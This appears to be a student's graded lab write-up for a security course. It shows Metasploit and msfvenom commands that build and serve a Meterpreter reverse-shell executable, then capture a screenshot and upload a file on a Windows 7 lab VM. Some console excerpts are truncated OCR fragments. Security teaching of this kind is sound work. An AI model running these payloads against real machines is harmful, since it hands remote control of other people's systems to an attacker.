


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 1323
lport => 1323
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     1323             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:1323
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.9:1836) at 2023-03-22 01:10:37 -0400

meterpreter > 
```

Explanation: I followed the Lab guide to set up the exploit with the appropriate payload and options and then started the exploit. I then created the gwill018.exe file using the command "msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport =1323 -f exe -o gwill018.exe" I then followed the lab instructions to upload the file to the web server and then I downloaded it on to the windows 7 VM. When I ran the .exe file the exploit in kali was able to hack into the windows 7 VM.

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)




Kali - Internal Workstation on CY301-GWIL1018 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR
Wed 01:13
ostWUGRG.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
file:///root/ostWUGRG.jpeg
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
Index of /
192.168.10.13
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall E...
Windows 7 on CY3...
3/22/2023

```
Index of /

Name          Last modified     Size Description
gwil1018.exe  2023-03-22 00:47  72K

Apache/2.4.38 (Debian) Server at 192.168.10.13 Port 80
```


Explanation: I used the “screenshot” command to save a capture of the target screen and I was able to view it by opening the imagine saved to my file system.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)




```
root@CS2APenTest:~# date
Wed 22 Mar 2023 01:28:16 AM EDT
root@CS2APenTest:~# date >> IMadeIT-gwill018.txt
root@CS2APenTest:~# ls
                        IMadeIT-gwill018.txt  ostWUGRG.jpeg
            gwill018.exe
root@CS2APenTest:~# cat IM*
Wed 22 Mar 2023 01:28:39 AM EDT
root@CS2APenTest:~#
```

```
payload => wind
msf5 exploit(
lhost => 192.16
msf5 exploit(
lport => 1323
msf5 exploit(

Module options core

   Name  Curren
   ----  ------

Payload options

   Name      Cu
   ----      --
   EXITFUNC  pr
   LHOST     19
   LPORT     13


Exploit target:

   Id  Name
   --  ----
   0   Wildcard


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:1323
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.9:1036) at 2023-03-22 01:10:37 -0400

meterpreter > screenshot
Screenshot saved to: /root/ostWUGRG.jpeg
meterpreter > 
```



```
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.9:1036) at 2023-03-22 01:10:37 -0400

meterpreter > screenshot
Screenshot saved to: /root/ostWUGRG.jpeg
meterpreter > upload /root/IMadeIT-gwill018.txt C:/Users/Windows7/Desktop
[*] uploading  : /root/IMadeIT-gwill018.txt -> C:/Users/Windows7/Desktop
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload /root/IMadeIT-gwill018.txt C:\Users\Windows7\Desktop
[*] uploading  : /root/IMadeIT-gwill018.txt -> C:UsersWindows7Desktop
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/IMadeIT-gwill018.txt -> C:UsersWindows7Desktop
[*] uploaded   : /root/IMadeIT-gwill018.txt -> C:UsersWindows7Desktop
meterpreter > upload /root/IMadeIT-gwill018.txt C: \Users\Windows7\Desktop
[*] uploading  : /root/IMadeIT-gwill018.txt -> UsersWindows7Desktop
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/IMadeIT-gwill018.txt -> UsersWindows7Desktop
[*] uploaded   : /root/IMadeIT-gwill018.txt -> UsersWindows7Desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - C:
meterpreter > upload /root/IMadeIT-gwill018.txt C:\Users\Window 7
[*] uploading  : /root/IMadeIT-gwill018.txt -> 7
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/IMadeIT-gwill018.txt -> 7
[*] uploaded   : /root/IMadeIT-gwill018.txt -> 7
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - C:UsersWindow
meterpreter > upload /root/IMadeIT-gwill018.txt C:\Users\Window_7
[*] uploading  : /root/IMadeIT-gwill018.txt -> C:UsersWindow_7
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/IMadeIT-gwill018.txt -> C:UsersWindow_7
[*] uploaded   : /root/IMadeIT-gwill018.txt -> C:UsersWindow_7
meterpreter > upload /root/IMadeIT-gwill018.txt C:\Users\Window7
[*] uploading  : /root/IMadeIT-gwill018.txt -> C:UsersWindow7
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/IMadeIT-gwill018.txt -> C:UsersWindow7
[*] uploaded   : /root/IMadeIT-gwill018.txt -> C:UsersWindow7
meterpreter > upload /root/IMadeIT-gwill018.txt C:\Users\Window 7\Desktop
[*] uploading  : /root/IMadeIT-gwill018.txt -> 7Desktop
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/IMadeIT-gwill018.txt -> 7Desktop
[*] uploaded   : /root/IMadeIT-gwill018.txt -> 7Desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - C:UsersWindow
meterpreter > upload /root/IMadeIT-gwill018.txt "C:\Users\Window 7\desktop"
[*] uploading  : /root/IMadeIT-gwill018.txt -> C:\Users\Window 7\desktop
[*] uploaded   : /root/IMadeIT-gwill018.txt -> C:\Users\Window 7\desktop\IMadeIT-gwill018.txt
meterpreter > 
```



Explanation: I used the “date >> IMadeIT-gwill018.txt” to create a text file with the date in it. I was then able to upload it to the Windows 7 VM’s Desktop by using the command “upload /root/IMadeIT-gwill018.txt “C:\Users\Window 7\Desktop””